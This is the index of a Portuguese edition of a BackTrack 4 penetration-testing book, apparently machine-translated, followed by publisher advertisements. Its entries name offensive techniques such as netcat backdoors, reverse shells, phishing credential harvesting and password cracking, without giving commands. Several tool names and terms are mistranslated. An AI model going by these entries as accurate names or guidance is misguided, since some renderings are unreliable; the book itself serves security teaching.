 de partida 173
Auditoria binário 238
backdoor binário
 gerando 264
bind shell 253
caixa-preta de teste
 cerca de 38
 aplicação de 38
black-hat 38
BlindElephant
 cerca de 339
 instalação de 340, 341
 testes cegos 42
Autenticação quebrada e Sessão
 Gestão de 47
Bruteforce Exploit Detector. Ver CAMA
BruteSSH
 cerca de 287
 de partida 288
Bunny
 cerca de 175
 de partida 175
bunny-trace utilitário 176
Burp Suite
 cerca de 202-204
 de partida 202
objetivos de negócios, alvo de escopo
 definição de 68

C

CAT
 cerca de 169, 170
 opções de 169
 de partida 169

- CGE
 - cerca de 170, 171
 - de partida 171
- canal, OSSTMM 42
- check () função 271
- Cisco análise
 - cerca de 169
 - CAT 169, 170
 - CGE 170, 171
 - Cisco Scanner Passwd 172
- Cisco Ferramenta de Auditoria. Ver CAT
- Cisco Exploiter Global. Ver CGE
- Cisco Scanner Passwd
 - cerca de 172
 - de partida 172
- Cisco 169 produtos
 - requisitos do cliente, alvo de escopo
 - requisitos do cliente formulário 63
 - 64 deliverables formulário de avaliação
 - coleta de 62
- cmsdb banco de dados 192
- Revisão de Código Guia
 - URL 47
- comandos msfconsole,
 - check 244
 - conectar ip porta 244
 - explorar 244
 - info módulo de 244
 - 244 postos de trabalho
 - route add subnet netmask sessionid 244
 - Executar 244
 - busca string 244
 - 244 sessões
 - setg valor param 244
 - valor definido param 244
 - show advanced 243
 - show auxiliares 243
 - encoders show 243
 - show exploits 243
 - show nops 243
 - opções de apresentação de 243
 - payloads show 243
 - show alvos 243
 - unsetg param 244
 - unset param 244
 - utilizar o módulo 244
- Common Internet File System (CIFS) 180

- Usuário comum Profiler senhas.
 - Ver Cupp
- Enumeração fraqueza comum
 - (CWE) 164
 - referência cruzada vista 50
- Cross Site Request-Falsificação (CSRF) 47
- cross-site request forgery (XSRF) 210
- Cross-Site Scripting (XSS) 47, 202
- Crunch
 - cerca de 285
 - de partida 285
- CryptCat
 - cerca de 313
 - de partida 314
- cryptcat comando 313
- Cupp
 - cerca de 234, 235
 - 234 de partida, 235
- formulário do cliente requisitos, alvo
 - escopo 63
- CWR bandeira 129

D

- avaliação de ferramentas de banco de dados
 - cerca de 188
- DBPwAudit 189
- Pblind 190
- SQLbrute 191-193
- SQLiX 194, 195
- SqlMap 196-199
- SQL Ninja 199-201
- banco de dados de gerenciamento de sistemas (DBMS) 196
- DBPwAudit
 - cerca de 189
 - de partida 189
- DCE / RPC 180
- Descompiladores 239
- deliverables formulário de avaliação, a meta scop-
 - ing 64
- vulnerabilidades design 162
- Guia do desenvolvedor
 - URL 47
- desenvolvimento vista 50
- Disassemblers 239
- Distributed Computing Environment / Re-
 - mote chamadas de procedimento. Ver DCE / RPC

- dmitry
 - cerca de 88
- acesso 89
- exemplo 89, 90
- DNS2tcp
 - cerca de 306
 - de partida 306 de 307
- ferramenta dnsenum
 - cerca de 79
 - acesso 79
 - exemplo 79-81
- Informações de DNS
 - cerca de 77
- dnsenum ferramenta 79
- dnsmap ferramenta de 81, 83
- dnsrecon ferramenta 84
- dnswalk ferramenta 78
- ferramenta feroz 85
- dnsmap-bulk script 83
- dnsmap granel-ferramenta
 - cerca de 83
 - acesso 83
- dnsmap diretório 83
- ferramenta dnsmap
 - cerca de 81
 - acesso 81
 - exemplo 82-84
- ferramenta dnsrecon
 - cerca de 84
 - acesso 84
- DNS ataque spoofing
 - passos 303, 304
- ferramenta dnswalk
 - cerca de 78
 - acessando 78, 79
 - exemplo 78
- Transferência de zona DNS 78
- documentação de teste de penetração, 322
- metodologia de documentação, testes 55
- recolhimento do documento 75
- coleta de ferramentas de documento
 - Metagoofil 75
- informações de domínio
 - coleta de 99, 101
- teste duplo cego 42
- caixa cinza dupla testes 42
- Dradis
 - cerca de 102

- acesso a 102
- características 102
- relatório, gerando 105, 106
- execução 102-104
- amostra de modelo de teste de penetração 105
- Dradis interface 104
- Dsniff
 - cerca de 290
 - de partida 290

E

- ECE bandeira 129
- ECHO_REQUEST pacotes 110
- end-to-end de ligação 313
- end-to-end ferramentas de conexão
 - CryptCat 313
 - Sbd 314
 - Socat 315
- entidades, Maltego
 - infra-estrutura 98
 - pentesting 98
 - 98 pessoais
 - sem fio 98
- ver enumeração 49
- ethernet configuração 21, 22
- visão ética, testes de penetração 55
- Ettercap
 - cerca de 300
 - 301 de partida, 302
- exemplos, Metasploit Framework
 - auxiliares, ilustrando 248
 - do lado do cliente exploração 263
 - cargas comuns, utilizando 252
 - exploits, aplicar contra-alvo 261-263
 - usando, por escaneamento de portas 246 e 248
- exemplos, testes de penetração 55
- relatório executivo
 - cerca de 323
 - sumário executivo 323
 - projeto objetiva 323
 - matriz de risco 324
 - estatísticas 323
 - vulnerabilidade de classificação de risco 323
- exploração e construção de carga 239
- explorar módulo
 - escrever 268-272
- externa de testes 38

F

- Falha de Restrição de Acesso à URL 48
- fanart banco de dados 198
- FastTrack Schedule
 - URL 69
- ferramenta feroz
 - cerca de 85
 - acesso 85
 - exemplo 85
- FIN bandeira 129
- Fortify Software de Segurança 164
- fping ferramenta
 - cerca de 113
 - acesso a 113, 115
- análise fuzzy
 - cerca de 173
 - CAMA 173, 174
 - Bunny 175-177
 - JBroFuzz 177-179
 - 173 passos

G

- genlist ferramenta
 - cerca de 115
 - acesso a 115
- GetDNSNames transforma 100
- Google Hacking Database (GHDB) 196
- goorecon
 - cerca de 93
 - acessando 93, 94
- gparted
 - URL 13
- GrammarTech 164
- caixa cinza testes 42
- Greenbone Assistente de Segurança 165
- Grendel Scan
 - cerca de 204, 205
 - de partida 205
- Grey-Box 39 testes
- gray-hat 39
- Inicialização do GRUB (Grand Unified Boot Loader)
 - carregador de 28
- GSA Desktop 165

H

- Hamster
 - cerca de 291
 - começando 291-293
- HashTab 11
- ajuda do comando de 212
- hping2 ferramenta
 - cerca de 116
 - acesso a 116, 117
- hping3 ferramenta
 - cerca de 117
 - acesso a 118
- Httpprint
 - cerca de 153
 - de partida 154
- Httpprint GUI
 - de partida 154
- Httpsquash
 - cerca de 155
 - de partida 155
- Hidra
 - cerca de 288
 - de partida 288

Eu

- icmp_amask 125
- ICMP_ECHO 125
- icmp_ping 125
- icmp_port_unreach 125
- icmp_tstamp 125
- id parâmetro 195
- IIS6 WebDAV unicode bypass auth 251, 252
- ike-scan
 - cerca de 157, 166
 - capacidades de 157
 - características 157
- Impacket Samrump
 - cerca de 180, 181
 - de partida 180
- representação, métodos de ataque 221
- índice, OSSTMM 42
- influyente autoridade, métodos de ataque 222
- informação
 - documentação, Dradis usados 101
 - coleta de informações
 - cerca de 73

- tudo-em-uma coleta de informações 96
- DNS informação 77
- recolhimento do documento 75
- recursos públicos 74
- circuito de informação 86
- motor de busca, utilizando 93
- coleta de informações, testes
 - metodologia 52
- Sistemas de Informação Security Assessment
 - Quadro. Ver ISSAF
- Injeção 47
- Armazenamento inseguro de criptografia 48
- Referências insegura Direct Object 47
- instrumentado ferramentas, vulnerabilidade
 - pesquisa 239
- Proteção da Camada de Transporte insuficiente 48
- testes internos de 39
- comunicação entre processos (IPC) 180
- IPSec VPN baseada em 156
- ISSAF
 - cerca de 44, 45
 - 45 benefícios
 - características-chave 45
 - URL 44
- itrace 90

J

- JBroFuzz
 - cerca de 177-179
 - de partida 178
- John
 - cerca de 282
 - modos de cracking de senha 282
 - de partida 282

K

- kernel, BackTrack
 - atualização 26-29
- Klocwork 164
- kview programa 177
- KWallet senha de gerenciamento 181

L

- ferramenta lanmap
 - cerca de 118

- acesso a 118, 119
- algoritmos de layout, Maltego
 - 99 bloco de layout
 - layout centralidade 99
 - layout hierárquica 99
 - orgânicos layout 99
- LBD
 - cerca de 206
 - de partida 206
- Ldapsearch 166
- Linux Live CDs
 - gparted 13
 - SystemRescueCD 13
- Load Balancing Detector. Ver LBD
- vulnerabilidade local 162, 163

M

- Maltego
 - cerca de 96
 - acesso 97
 - 96 benefícios
 - 98 entidades
 - algoritmos de layout 99
 - limitações 97
 - 98 visualizações
- Management Information Bases (MIBs) 182
- relatório de gestão
 - cerca de 324
 - premissas e limitações seção 324
 - gestão da mudança 324
 - realização cumprimento 324
 - gerenciamento de configuração 324
 - metodologias de ensaio 324
- Valor de hash MD5 11
- md5sum comando 11, 335
- Metagoofil
 - cerca de 75
 - acessando 75, 77
 - exemplo 76
 - trabalhando 75
- Metasploit Framework
 - cerca de 199, 241
 - exemplos 246
 - URL 241
- Meterpreter
 - cerca de 255
 - usando 256-260

Microsoft Office Project Professional
URL 69
módulos, xprobe2 ferramenta
icmp_amask 125
ICMP_ECHO 125
icmp_ping 125
icmp_port_unreach 125
icmp_tstamp 125
portscan 125
smb 125
snmp 125
tcp_hshake 125
tcp_ping 125
tcp_rst 125
ttl_calc 125
udp_ping 125
MSFCLI
cerca de 244
acesso a 245
Msfconsole
cerca de 242, 243
comandos 243, 244

N

NAT (Network Address Translation) 21
ferramenta nbtscan
cerca de 119
acesso a 120
Nessus
configuração 30
download 31
URL 30
Nessus vulnerabilidade scanner 30
NetBIOS 180
Netcat
cerca de 341
shell backdoor 344
características 341
transferência de arquivos 343
conexão aberta 342
portscanning 344
reverse shell 345
banner serviço agarrando 342
simples servidor 343
netcat backdoor 201
rede ballista

cerca de 341
Netcat 341
Network Basic Input Output System.
Ver NetBIOS
configuração da conexão de rede
cerca de 21
ethernet configuração 21, 22
rede de serviços, iniciando-se 24
configuração sem fio 22, 23
relatório de testes de penetração da rede 326, 327
portas de rede
cerca de 350-355
recursos on-line 350
rede de serviços
iniciando-se 24
sniffers de rede
cerca de 289
Dsniff 290
Hamster 291
Tcpdump 294
Tcpick 295
Wireshark 296
spoofing ferramentas de rede
cerca de 298
Arpspoof 298
Ettercap 300
Os testes de vulnerabilidade de rede (NVT) 165
NeXpose comunidade
cerca de 334
características 334
instalação de 334, 335
exploração madeireira em 336
NeXpose Scan Engine 334
NeXpose Security Console 334
335 de partida, 336
utilizando 336, 337
Instalador NeXpose
downloading 334
Nikto 166
Nikto2
cerca de 207, 208
de partida 207
Ninja 101 brocas 246
NMap 166
nping ferramenta 121

O

- Object Identifier (OID) 182
- ferramentas de ataque offline
 - Crunch 285
 - John 282
 - Ophcrack 284
 - Rainbowcrack 277
 - Samdump2 280
 - JMJ 286
- ferramenta onesixtyone
 - cerca de 122
 - acesso a 122
- ferramentas de ataque online
 - cerca de 287
 - BruteSSH 287
 - Hydra 288
- recursos on-line
 - programas de incentivo pago 349
 - Engenharia reversa de Recursos 349
 - vulnerabilidade programa de divulgação 347
 - vulnerabilidade de pesquisa 347
 - vulnerabilidade de rastreamento 347
- Open Source Metodologia de Testes de Segurança Manual. Ver OSSTMM
- Vulnerability Database Open Source
 - URL 347
- OpenVAS
 - cerca de 165
 - componentes principais 165
 - ferramentas de segurança 166
 - criação de 166-168
 - OpenVAS Administrator 165
 - OpenVAS CLI 165
 - OpenVAS Cliente 165
 - OpenVAS Management Protocol (OMP) 165
 - OpenVAS Manager 165
 - OpenVAS Scanner 165
 - OpenVAS Transfer Protocol (OTP) 165
 - OpenVPN 156
- Abra Sistema de Avaliação da Vulnerabilidade.
 - Ver OpenVAS
- Open Web Application Security Project.
 - Ver OWASP
- Open Workbench
 - URL 69

- vulnerabilidades operacionais 162
- Ophcrack
 - cerca de 284
 - de partida 284
- ophcrack página GUI 285
- OS fingerprinting
 - cerca de 122
 - 123 método ativo
 - 123 método passivo
 - ferramentas 123
- OS fingerprinting, ferramentas
 - p0f ferramenta 123
 - xprobe2 124
- OSSTMM
 - cerca de 42
 - escopo da auditoria 42
 - 43 benefícios
 - canal 42
 - índice de 42
 - características-chave 43
 - escopo 42
 - tipos de segurança padrão de teste 42
 - quadro de avaliação técnica 43
 - URL 42
 - vector 42
- Labs onça 164
- Ovaldi 166
- OWASP
 - cerca de 46
 - camada de aplicação 46
 - 48 benefícios
 - características-chave 48
 - auditores de segurança 46
 - OWASP CLASP 164
 - OWASP Top 10 164

P

- p0f ferramenta 123, 124
- pagos programas de incentivo
 - recursos on-line 349
- Paros Proxy
 - cerca de 209, 210
 - de partida 209
 - senha
 - atacando 276
 - ataque de senha
 - cerca de 276

offline ataque 276
ferramentas de ataque offline 277
online ataque 276
modos de cracking de senha, John
externa modo de 283
incremental modo de 282
o modo single crack 282
wordlist modo de 282
passwords.txt arquivo 189
paterva.com 99
Pblind
cerca de 190
de partida 190
teste de penetração
cerca de 37
caixa-preta de teste 38
documentando 322
visão ética 55
exemplos 55
pós procedimentos de teste 328
apresentação 327
processo 38
relatórios, os tipos de 323
resultados, verificando-se 322
ferramentas complementares 333
tipos 38
white-box 39 testes
ferramentas de teste de penetração, BackTrack
cerca de 9
categorizar 9
ferramentas de teste de penetração, as categorias
forense digital 10
coleta de informações 10
manter o acesso 10
mapeamento da rede 10
penetração 10
escalação de privilégios 10
análise de rede de rádio 10
VOIP 10
vulnerabilidade de identificação 10
web análise de aplicação 10
Pentest 37
phishing 221
comando ping 110
ping ferramenta 110, 111
pnsnscan 166
PoC 163
BackTrack portáteis
cerca de 19
vantagem 19
a criação de 19, 20
pré-requisitos 19
Portbunny 166
portscan 125
escaneamento de portas
cerca de 127
AutoScan 131-133
Netifera 134, 136
Nmap 136, 137
Unicornsncan 147, 148
Zenmap 148
pós procedimentos de teste, a penetração
328 testes
apresentação de testes de penetração, 327
comunidade privada 184
escalação de privilégios
cerca de 54, 275
senha, atacando 276
escalação de privilégios, o teste
metodologia 54
habilidades de programação de vulnerabilidade,
pesquisa 238
Projeto KickStart Pro
URL 69
gerenciamento de projeto, alvo de escopo 69
ferramentas de gerenciamento de projeto, alvo de escopo
FastTrack Schedule 69
Microsoft Office Project Professional 69
Open Workbench 69
Projeto KickStart 69 Pro
Serena OpenProj 69
TaskJuggler 69
TaskMerlin 69
TimeControl 69
prova de conceito. Ver PoC
protocolo de tunelamento 305
proxy 311
Proxychains
cerca de 312
312 exemplos
execução 313
ferramentas de proxy
3proxy 311
Proxychains 312

PSH bandeira 129
Ptunnel
 cerca de 307
 de partida 307
 utilizando 308
comunidade pública 184
recursos públicos
 cerca de 74
 <http://centralops.net/> 74
 <http://serversniff.net/> 74
 <http://wink.com/> 74
 <http://www.alexa.com/>
 <http://www.archive.org> 74
 <http://www.domaintools.com/> 74
 <http://www.isearch.com/> 74
 <http://www.pipl.com/> 74
 <http://www.robtx.com> 74
 <http://www.sec.gov/edgar.shtml> 74
 <http://www.tineye.com> 74
 <http://yonline.com> 74

R

Rainbowcrack 277
Ferramentas Rainbowcrack
 rccrack 277
 rtgen 277
 rtsort 277
Ratproxy
 cerca de 210, 211
 de partida 210
RAV (Valores de Avaliação de Riscos)
 cerca de 43
 função 43
Pontuação RAV
 cerca de 43
 usando 43
rccrack
 cerca de 277
 de partida 280
README 189
reciprocidade, ataque métodos 222
vulnerabilidade remota 163
relatórios, testes de metodologia 55
relatórios
 cerca de 323
 relatório executivo 323

Relatório de Gestão 324
 relatório de testes de penetração da rede 326
 relatório técnico 325
 323 tipos
 resultados de verificação, testes de penetração 322
 teste de reversão 43
Reversa Engenharia de Recursos
 recursos on-line 349
 engenharia reversa de vulnerabilidade,
 pesquisa 238
 reverse shell 254
 informações de roteamento
 Otrace 86
 aquisição de 86
 dmitry 88
 itrace 90
 tcpraceroute 91
 tctrace 92
Flag RST 129
rtgen
 cerca de 277
 de partida 278
rtsort
 cerca de 277
 279 de partida

S

SAM 180
Samdump2
 cerca de 280
 de partida 281
amostra de modelo de teste de penetração,
 Dradis 105
Sbd
 cerca de 314
 apresenta 315
 de partida 315
 métodos de escassez, o ataque de 223
 agendamento, alvo de escopo 69
 escopo, OSSTMM 42
 motor de ferramentas de busca
 goorecon 93
 theharvester 95
Secubus 166
Security Account Manager. Ver SAM
ferramentas de segurança de avaliação

Enumeração fraqueza comum (CWE) 164
 Fortify Software de Segurança 164
 GrammaTech 164
 Klocwork 164
 Labs onça 164
 OWASP CLASP 164
 OWASP Top 10 164
 Seven Kingdoms perniciososa 164
 WASC Classificação Threat 164
 auditores de segurança, OWASP
 Código Review Guide 47
 Guia do Desenvolvedor 47
 Guia de testes 47
 métricas de segurança 43
 Segurança Misconfiguration 48
 metodologias de testes de segurança
 cerca de 41
 ISSAF 44
 OSSTMM 42
 OWASP 46
 WASC-TC 49
 tipos de testes de segurança, OSSTMM
 cegos 42
 duplo-cego 42
 caixa cinza dupla 42
 caixa cinza 42
 teste de reversão 43
 tandem testes 43
 ferramentas de segurança, OpenVAS
 Amap 166
 ike-scan 166
 Ldapsearch 166
 Nikto 166
 NMap 166
 Ovaldi 166
 pnsnscan 166
 Portbunny 166
 Seccubus 166
 Slad 166
 Snmpwalk 166
 Strobe 166
 w3af 166
 Serena OpenProj
 URL 69
 Server Message Block. Ver SMB
 enumeração de serviço
 cerca de 152
 Amap 152
 Httpprint 153
 Httqsquash 155
 SET
 cerca de 224, 225
 alvo de ataque phishing 225-230
 credenciais do usuário, reunindo 230-233
 Seven Kingdoms perniciososa 164
 shellcodes 239
 Simple Network Management Protocol.
 Ver SNMP
 Slad 166
 smb 125
 SMB 180
 Smb4k
 cerca de 181, 182
 de partida 182
 SMB análise
 Impacket Samrump 180, 181
 Smb4k 181, 182
 snmp 125
 SNMP 182
 Análise SNMP
 ADMSnmp 183, 184
 Snmp Enum 184-186
 SNMP Walk 186-188
 Comunidade SNMP scanner 248, 250
 Snmp Enum
 cerca de 184-186
 de partida 184
 Snmpwalk 166
 Walk SNMP
 cerca de 186, 187
 de partida 186
 URL, por info 188
 Socat
 cerca de 315
 tipos de endereços 315-318
 de partida 316
 engenharia social
 cerca de 219
 métodos de ataque 221
 processo de ataque 220
 psicologia humana 220
 engenharia social, metodologia de testes 54
 Social Toolkit Engenharia. Ver SET

- relacionamento social, métodos de ataque 223
- aplicações de software, BackTrack
 - atualização 25
- Auditoria Código Fonte 238
- serviço de spoofing 222
- SQLbrute
 - cerca de 191, 192
 - 191 de partida, 194
- Ferramenta de injeção SQL 191
- SQLiX 194
- SqlMap
 - cerca de 196-199
 - de partida 196
- SQL Ninja
 - cerca de 199-201
 - de partida 199
- Baseada em SSL VPN 156
- STAR (Relatório de Auditoria de Segurança Test)
 - modelo de 44
- Strobe 166
- Stunnel4
 - cerca de 308
 - de partida 308
 - usando 309-311
- ferramentas complementares, teste de penetração
 - cerca de 333
 - rede ballista 341
 - vulnerabilidade scanner 333
 - aplicação web fingerprinter 338
- SystemRescueCD
 - URL 13

T

- tandem testes 43
- alvo processo de descoberta
 - cerca de 109
 - OS fingerprinting 122
 - máquina de destino, identificando 110
- alvo descoberta, metodologia de testes 53
- alvo de ataque phishing, SET 225-230
- enumerando-alvo, metodologias de ensaio 53
- enumeração alvo
 - cerca de 127
 - escaneamento de portas 127
 - serviço de enumeração 152
 - VPN enumeração 156

- exploração alvo
 - cerca de 237
 - exploração avançados toolkits 241
 - vulnerabilidade e repositórios de explorar 240
 - vulnerabilidade de pesquisa 238
- exploração alvo, metodologia de testes de 54
- máquina de destino
 - arping2 ferramenta 112
 - ferramenta arping 111, 112
 - fping ferramenta 113
 - genlist ferramenta 115
 - hping2 ferramenta 116, 117
 - hping3 ferramenta 117
 - identificação de 110
 - lanmap ferramenta 118, 119
 - nbtscan ferramenta 119, 121
 - nping ferramenta 121
 - onesixtyone ferramenta 122
 - ping ferramenta 110, 111
- alvo de escopo
 - cerca de 61, 62
 - objetivos do negócio, definindo 68
 - requisitos do cliente, reunindo 62
 - gerenciamento de projetos 69
 - agendamento 69
 - limites de teste, perfil 67, 68
 - plano de teste, preparando-se 64, 66
- alvo de escopo, metodologia de testes 52
- TaskJuggler
 - URL 69
- TaskMerlin
 - URL 69
- TCP
 - cerca de 127
 - ACK da bandeira 129
 - características 128
 - FIN bandeira 129
 - PSH bandeira 129
 - Flag RST 129
 - Flag SYN 129
 - URG bandeira 129
- Tcpdump
 - cerca de 294
 - 294 de partida
- tcpdump comando 86
- tcp_hshake 125
- Tcpick

- cerca de 295
- de partida 295
- tcp_ping 125
- tcp_rst 125
- TCP segmento de 128
- tcptracert
 - cerca de 91
 - acessando 91, 92
 - vantagens 91
- tctrace
 - cerca de 92
 - acesso 93
 - execução 93
- relatório técnico
 - cerca de 325
 - melhores práticas 326
 - exploits mapa 325
 - questões de segurança 325
 - vulnerabilidades mapa 325
- limites de teste, alvo de escopo
 - restrições de infra-estrutura 67
 - limitações do conhecimento 67
 - perfis 67, 68
 - limitações da tecnologia 67
- Guia de testes
 - URL 47
- metodologias de ensaio, BackTrack
 - cerca de 51
 - acesso, mantendo 55
 - documentação 55
 - coleta de informações 52
 - escalação de privilégios 54
 - 55 relatórios
 - engenharia social 54
 - alvo descoberta 53
 - alvo, enumerando 53
 - exploração alvo 54
 - alvo de escopo 52
 - vulnerabilidade mapeamento 53
- plano de teste, alvo de escopo
 - checklist 66
 - análise de custo 65
 - Acordo de não-divulgação (NDA) 65
 - contrato de testes de penetração 65
 - preparação de 64
 - alocação de recursos 65
 - regras de engajamento 66

- processo de teste estruturado 65
- testes de diretório 176
- theharvester
 - cerca de 95
 - acesso 95
- TimeControl
 - URL 69
- ferramentas, OS fingerprinting
 - p0f ferramenta 123
 - xprobe2 124
- torrent file 11
- comando traceroute 87
- ttl_calc 125
- tunneling 305
- ferramentas de tunelamento
 - DNS2tcp 306
 - Ptunnel 307
 - Stunnel4 308

U

- udp_ping 125
- UNetbootin 19
- unshadow comando 283
- Unvalidated Redirects e Forwards 48
- atualizada BackTrack imagem ISO
 - a criação de 33, 34
- URG bandeira 129
- USB flash disk 19
- credenciais do usuário, SET
 - coleta de 230-233
- função definida pelo usuário de injeção (UDF) 196
- users.txt arquivo 189

V

- vector, OSSTMM 42
- version () função 191
- pontos de vista, Maltego
 - ver centralidade 98
 - vista lateral ponderada 98
- Vim editor 170
- VirtualBox
 - cerca de 15
 - URL 15
- ambiente virtual 11
- VNC scanner de autenticação em branco 250, 251

VPN
IPSec VPN baseada em 156
OpenVPN 156
Baseada em SSL VPN 156
VPN enumeração 156
vulnerabilidade
cerca de 163
162 tipos
repositórios de vulnerabilidade e explorar
Bugreport 240
Bugtraq SecurityFocus 240
Governo Segurança Org 240
HackOwn 241
Inj3ct0r 241
Agregação Exploit inteligente
 Rede de 241
ISS X-Force 240
MediaService Lab 240
National Vulnerability Database 240
Offensive Security Database Exploits 240
Vulnerabilidades OSVDB 240
Storm pacote 240
SEBUG 240
Advisories Secunia 240
SecuriTeam 240
Razão de segurança 240
Database Security Vulnerabilities 240
US-CERT Alertas 240
US-CERT Vulnerability Notes 240
VUPEN Security 240
XSSed XSS-240 Vulnerabilidades
avaliação da vulnerabilidade
 cerca de 40, 161
 diferenciação, com testes de penetração 40
programa de divulgação de vulnerabilidade
 recursos on-line 347 de 348
programa de gerenciamento de vulnerabilidade 161
vulnerabilidade de mapeamento 161
mapeamento da vulnerabilidade, testes
 metodologia 53
vulnerabilidade de pesquisa
 cerca de 238
 exploração e construção de carga 239
 instrumentado ferramentas 239
 habilidades de programação 238
 engenharia reversa 238

vulnerabilidade scanner
 NeXpose comunidade Edição 334
vulnerabilidade taxonomia 164
rastreamento de vulnerabilidade
 recursos on-line 347 de 348
vulnerabilidade, tipos
 design 162
 implementação 162
 local 162, 163
 operacionais 162
 remoto 163

W

w3af 166
W3AF
 cerca de 212, 214
 212 de partida
WAFW00F
 cerca de 214
 de partida 214
WASC-TC
 cerca de 49
 50 benefícios
 referência cruzada vista 50
 desenvolvimento vista 50
 ver enumeração 49
 apresenta 50
 link de referência 50
WASC Classificação Threat 164
análise da aplicação web
 cerca de 188
 aplicação de instrumentos de avaliação 202
 banco de dados de ferramentas de avaliação de 188
aplicação web fingerprinter
 BlindElephant 339
 WhatWeb 338
web aplicativo firewall (WAF) 214
Web Application Security Consortium
 Classificação ameaça. Ver WASC-TC
WebScarab 215, 216
WebScarab Lite
 de partida 215
WebSecurify
 cerca de 31
 download 32

WhatWeb
cerca de 338
instalação de 338, 339
caixa-branca testes
cerca de 39
aplicação de 39
white-hat 39
configuração sem fio 22, 23
Wireshark
cerca de 296
oferece 296
começando 296-298

JMJ
cerca de 286
286 de partida, 287

X

XPath injeções de 212
tabelas xp_free_small 285
xprobe2 ferramenta
cerca de 124
acesso a 124
módulos de 124





Obrigado por comprar
BackTrack 4: Segurança Garantindo pelo Teste de Invasão

Sobre Packt Publishing

Packt, pronunciado 'empacotados', publicou seu primeiro livro Mastering " phpMyAdmin para Aumentar a Eficácia MySQL Management " em abril de 2004 e, posteriormente, continuou a especializar-se em publicação altamente focada livros sobre tecnologias e soluções específicas.

Nossos livros e publicações partilhar as experiências de seus colegas profissionais de TI na adaptação e personalização de sistemas de hoje, aplicações e frameworks. Nossos livros solução baseada dar-lhe o conhecimento eo poder de personalizar o software e tecnologias que você está usando para começar o trabalho feito. Packt livros são mais específicos e menos geral do que os livros de TI que você tem visto no passado. Nosso modelo de negócios único que nos permite trazer a você informações mais focadas, dando-lhe mais do que você precisa saber, e menos do que você não faz.

Packt é um moderno, editora ainda único, que se concentra na produção de qualidade, de ponta-books para as comunidades de desenvolvedores, administradores e também de novatos. Para obter mais informações, visite nosso site: www.packtpub.com.

Sobre Packt Open Source

Em 2010, lançou Packt duas novas marcas, Open Source e Packt Packt Enterprise, a fim de mantenha o foco na especialização. Este livro faz parte da marca Fonte Packt Open, em casa de livros publicados sobre software construído em torno de licenças Open Source, e oferecendo informações a qualquer um dos desenvolvedores avançados para web designers brotamento. A marca Open Source também executa Scheme Packt Royalty Open Source, por que Packt dá um royalty a cada Open Projeto de código sobre cujo software é vendido um livro.

Escrevendo para Packt

Saudamos todos os pedidos de pessoas que estão interessados em criação. Propostas do livro devem ser enviadas para author@packtpub.com. Se sua idéia do livro está ainda numa fase inicial e você gostaria de discuti-lo primeiro antes de escrever um livro proposta formal, entre em contato conosco; um dos nossos comissionamento editores irá entrar em contato com você.

Não estamos apenas à procura de autores publicados, se você tem fortes habilidades técnicas, mas sem escrever experiência, nossos editores experientes podem ajudá-lo a desenvolver uma carreira de escritor, ou simplesmente obter alguns recompensa adicional para os seus conhecimentos.



Segurança pelo privilégio de Windows 7, Vista e XP

ISBN: 978-1-849680-04-2

Paperback: 464 páginas

Desktops seguro para conformidade regulatória e a agilidade dos negócios

1. Implementar a segurança de privilégios mínimos no Windows 7, Vista e XP do sistema para evitar indesejáveis mudanças
2. Alcançar uma experiência de usuário contínua com os diferentes componentes e compatibilidade os recursos do Windows e do Active Directory
3. Mitigar os problemas e limitações muitos usuários podem ter de enfrentar durante a execução legado aplicações



Spring Security 3

ISBN: 978-1-847199-74-4

Paperback: 396 páginas

Proteger suas aplicações web contra os mal-intencionados intrusos com este fácil de seguir guia prático

1. Faça suas aplicações web impenetrável.
2. Implementar autenticação e autorização de usuários.
3. Integrar Spring Security 3 com comum fornecedores externos de segurança.
4. Cheio com concreto, simples e concisa exemplos ..

Por favor verifique www.PacktPub.com para obter informações sobre nossos títulos